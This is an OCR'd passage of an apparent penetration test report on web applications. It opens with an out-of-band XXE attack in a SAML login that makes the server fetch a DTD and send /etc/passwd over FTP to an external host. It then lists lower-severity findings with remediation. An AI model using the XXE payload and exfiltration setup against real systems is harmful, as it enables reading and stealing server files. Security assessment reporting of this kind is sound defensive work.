
```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
 <!ENTITY % file SYSTEM
 "file:///etc/passwd">
 <!ENTITY % dtd SYSTEM
 "http://my-external-server.com/rsl.dtd">
 %dtd;
]>
<data>&send;</data>
```

Because this functionality is using SAML, the payload must first be Base64 encoded and then URL encoded to be read correctly by the server. This payload will first contact the assessors external server, which will respond with:

```
<!ENTITY % all "<!ENTITY send SYSTEM 'ftp://my-external-server.com:8080/%file;'>">
%all;
```

The payload sent from the external server instructs the applications web server to send the contents of the specified file (/etc/passwd) to the assessors server over FTP. On the assessors external server, an HTTP listener and an FTP listener were setup to receive the requests.

First, the assessor will attempt to login to the application, where this request will be made:




```
POST /agent/saml/SSO/alias/defaultAlias HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/idp/profile/SAML2/POST/SSO
Content-Type: application/x-www-form-urlencoded
Content-Length: 15561
Cookie: JSESSIONID=fYoMFS914CGblF8F5UtozVT2bUYdf6VLtaT9THlX.lxflyt
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

SAMLResponse=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbWwycDpSZXNwb25zZSBEZXN0
aW5hdGlvbj0iaHR0cHM6Ly90ZXN0LmFuZG92ZXJjb3MuY29tL2FnZW50L3NhbWwvU1NPL2FsaWFzL2RlZmF1bHRBbGlhc
```

Then, the malicious XXE payload will replace the value of the "SAMLResponse" parameter. The application server will make an HTTP request to the assessors external server, which will respond with the FTP payload.

After the application server receives and parses this response, it will send the contents of the specified file back to the external server over FTP.



```
rhino@con:~/xxe$ sudo python ftp-server.py con-contoso-servers.com
[WEB] Starting webserver on 0.0.0.0:80...
[FTP] Starting FTP server on 0.0.0.0:8080...
[WEB] 173.225.26.162  Connected and sent:
GET /evil.dtd HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0
Host: con-contoso-servers.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
[WEB] Replied with:
HTTP/1.1 200 OK
Content-Type: application/xml
Content-length: 89

<!ENTITY % all "<!ENTITY send SYSTEM 'ftp://con-contoso-servers.com:8080/%file;'>">
%all;


[FTP] 173.225.26.162  has connected
USER anonymous
PASS Java1.8.0@
TYPE I
CWD at:x:25:25:Batch jobs daemon:
CWD var
CWD spool
CWD atjobs:
CWD bin
CWD bash
bin:x:1:1:bin:
CWD bin:
CWD bin
CWD bash
daemon:x:2:2:Daemon:
CWD sbin:
CWD bin
CWD bash
ftp:x:40:49:FTP account:
```

M1 Username Enumeration via Password Reset

Risk Rating: Medium

Exploitation Likelihood: **Medium** | Potential Impact: **High**

Description

This vulnerability is discovered by submitting both known valid and invalid usernames/emails to the password reset functionality of the application, and comparing application responses.
If the invalid user is identified through the app error message, an attacker is able to enumerate a list of emails used by brute-forcing possible emails and noting the differences in responses.

Affected Hosts : Ports

http:// client.contoso.com


/home

Remediation

Change password recovery messages to be generic, so as to not indicate if an email was sent (username exists in system) or there was an error (username does not exist in the system).

Testing Process

This vulnerability was discovered by providing an incorrect username and requesting a password reset. A users existence can be determined based on the differing response that the application returns for a valid user and an invalid user.



Hmmm, we couldn't find that email address in our system. Please check your spelling and try again..

Please provide your email address below. We will send an email to you containing instructions to reset your password.

M2 Sensitive Cookies Without HttpOnly Flag

CWE-1004

Risk Rating: Medium

Exploitation Likelihood: **Medium** | Potential Impact: **High**

Description

A cookie was found without the HTTPOnly flag set, making the cookies more vulnerable to XSS attacks.

If a browser that supports HttpOnly detects a cookie containing the HttpOnly flag, and client side script code attempts to read the cookie, the browser returns an empty string as the result. This causes the attack to fail by preventing the malicious (usually XSS) code from sending the data to an attacker's website.

See Also:

- https://www.owasp.org/index.php/HttpOnly

Affected Hosts : Ports

http:// login.contoso.com


/

Remediation

Include the HttpOnly flag by including it as an attribute in the relevant Set-cookie directive.

Testing Process

This vulnerability was detected by noting the server issued a Set-Cookie header without the HTTP only flag.



```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Thu, 29 Mar 2018 16:10:58 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=f3boejunk4e249g2t6o0hhbt93; path=/; secure
Set-Cookie: useriq_user_id=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie:
useriq_user_id=dxgINXV1eO2SGp2crGiCAUN2cirpBjUHj4205gLpCm8.eyIwIjoiMTUwMDMiLCJzcl9kYXRlX2NyZ
WF0ZWQiOjE1MjIzMzk4NTl9; expires=Wed, 29-Mar-2028 16:10:59 GMT; Max-Age=315619200; path=/
X-Powered-By: PHP/5.5.9-1ubuntu4.22
```

L1 Sensitive Cookies Without Secure Flag

CWE-614

Risk Rating: Low

Exploitation Likelihood: **Low** | Potential Impact: **Medium**

Description

Cookies were issued by the application and do not have the secure flag set. The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of them in cleartext.

To accomplish this goal, browsers which support the secure flag will only send cookies with the secure flag when the request is going to an HTTPS page. Said in another way, the browser will not send a cookie with the secure flag set over an unencrypted HTTP request. By setting the secure flag, the browser will prevent the transmission of a cookie over an unencrypted channel.

See Also:

- https://www.owasp.org/index.php/SecureFlag

Affected Hosts : Ports

http:// dev.contoso.com


/portal

Remediation

Ensure all cookies issued have the secure flag set, preventing plaintext transmission (HTTP). This can be done in numerous ways, depending on the underlying technologies.

Testing Process

This vulnerability was discovered by following the Set-Cookie directives set by the server and noting the lack of the secure flag. On the next page a screenshot has been provided to showcase a cookie with a user ID that does not have the secure flag.



```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Thu, 29 Mar 2018 15:09:12 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: useriq_user_id=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie:
useriq_user_id=D258ljuBPs2GXjVdpPwEAM_CpJdbAgxXk7VKhxNA04w.eyIwIjoiMTUwMDMiLCJzcl9kYXRlX2NyZ
WF0ZWQiOjE1MjIzMzYxNjV9; expires=Wed, 29-Mar-2028 15:09:25 GMT; Max-Age=315619200; path=/
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 152650
Connection: Close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
<link rel="stylesheet" type="text/css" href="/assets/6d1a33f1/css/bootstrap-select.min.css"
/>
<link rel="stylesheet" type="text/css" href="/assets/16fa6337/css/bootstrap.min.css" />
```

L2

Sensitive Cookie Scoped to Parent Domain

CWE-784

Risk Rating: Low

Exploitation Likelihood: **Low** | Potential Impact: **Low**

Description

A cookie's domain attribute determines which domains can access the cookie. Browsers will automatically submit the cookie in requests to in-scope domains, and those domains will also be able to access the cookie via JavaScript. If a cookie is scoped to a parent domain, then that cookie will be accessible by the parent domain and also by any other subdomains of the parent domain. If the cookie contains sensitive data (such as a session token) then this data may be accessible by less trusted or less secure applications residing at those domains, leading to a security compromise.

Affected Hosts : Ports

http:// dev.contoso.com

/database-login

/database-users

Remediation

If possible, remove the explicit domain attribute from your Set-cookie directive. This will give cookies the scope of the issuing domain and all subdomains. If you'd like the cookie available to the parent domain, thoroughly consider the security implications of having a larger cookie scope.

Testing Process

This was initially detected by automated scanning. Upon manual inspection the assessor noted the cookie's attribute for domain was set to include the parent domain.

I1 Cacheable HTTPS Response

CWE-525

Risk Rating: **Informational**

Exploitation Likelihood: **Informational** | Potential Impact: **Informational**

Description
Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Affected Hosts : Ports
http:// dev.contoso.com

/*

Remediation
The application should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root.

Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- `Cache-control: no-store`
- `Pragma: no-cache`

Testing Process
This vulnerability was detected by manually inspecting the relevant HTTP response header and noting that there was a lack of caching directives.

I2 Cross Domain Script Include

CWE-942

Risk Rating: **Informational**

Exploitation Likelihood: **Informational** | Potential Impact: **Informational**

Description

When scripts are loaded from another domain, they have the permissions and access of the current domain, such as access to cookies. If malicious scripts are loaded from an untrusted domain, they can compromise security of both the site and users.

Affected Hosts : Ports

http:// login.contoso.com

/users

Remediation

It is best to avoid including third-party JavaScript files from domains that are not in your control. Applications that rely on third-party scripts should consider copying the contents of these scripts onto their own domain and including them from there. If that is not possible, then consider implementing a Subresource Integrity Check, where the including script is compared to a hash of the original file to ensure it has not been tampered with.

More information is available here: https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

Testing Process

This vulnerability was first detected by automated scanning. Afterwards, the assessor manually verified that JavaScript files were hosted outside of the domain in scope.

RHINO SECURITY LABS TOOLKIT

The software and tools used for security analysis are constantly evolving and changing. To stay at the forefront of industry trends, Rhino Security Labs regularly updates and integrates new tools into its Web Application assessment methodology. Below is the toolset our consultants use during a Web Application assessment.

Burp Suite Professional

Burp Suite is security platform created specifically for the purposes of intensive web application testing. Its capabilities cover the entire vulnerability assessment process, from mapping and analysis of an application to the exploitation of identified vulnerabilities.

Acunetix

An in-depth web application scanner that specializes in doing exhaustive crawling of web-applications as well as detection of a large multitude of common and obscure bugs such as the OWASP Top 10 and many more. It is technology agnostic and can detect bugs in complex technologies such as SOAP/WSDL, SOAP/WCF, REST/WADL, XML, JSON, Google Web Toolkit (GWT) and CRUD operations.

W3af

W3af is an extremely powerful, and flexible framework for finding and exploiting web application vulnerabilities. It is easy to use and extend and features dozens of web assessment and exploitation plugins, which are extensively used by the Rhino Security Labs Team.

Nessus

Nessus is a proprietary vulnerability scanner that specializes in delivering comprehensive mappings of target system vulnerabilities, including web and network vulnerabilities, misconfigurations, weak passwords and even compliance problems, such as with HIPAA and PCI.

Nmap

Nmap is a powerful network security scanning application that uses carefully crafted packets to probe target networks and discover exposed open ports, services, and other host details, such as operating system type.

Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on over 270 servers.

Dirb

DIRB is a Web Content Scanner that looks for existing (and/or hidden) web objects. It functions by launching a dictionary-based attack against a web server and analyzing the response. DIRB searches for specific web objects that other generic CGI scanners often miss, but does not perform vulnerability scans.

Hashcat

Hashcat is the considered world's fastest password recovery tool. It harnesses the power of GPUs and CPUs to bruteforce and crack hashes extracted from a large number of different devices, servers or services.

APPENDIX A: CHANGES TO ENVIRONMENT

The following changes were made to the environment in scope. These do not necessarily represent a significant impact to the environment, but are included for the full accounting of modifications by the penetration testing team at Rhino Security Labs.

SQL DATABASE

Two changes were made to the database:

1) Adding an Admin user (RhinoAdmin)

2) Modifying the permissions of the provided test account (RhinoTest).

888.944.8679
info@rhinosecuritylabs.com
464 12th Ave, Suite 300 | Seattle, WA 98122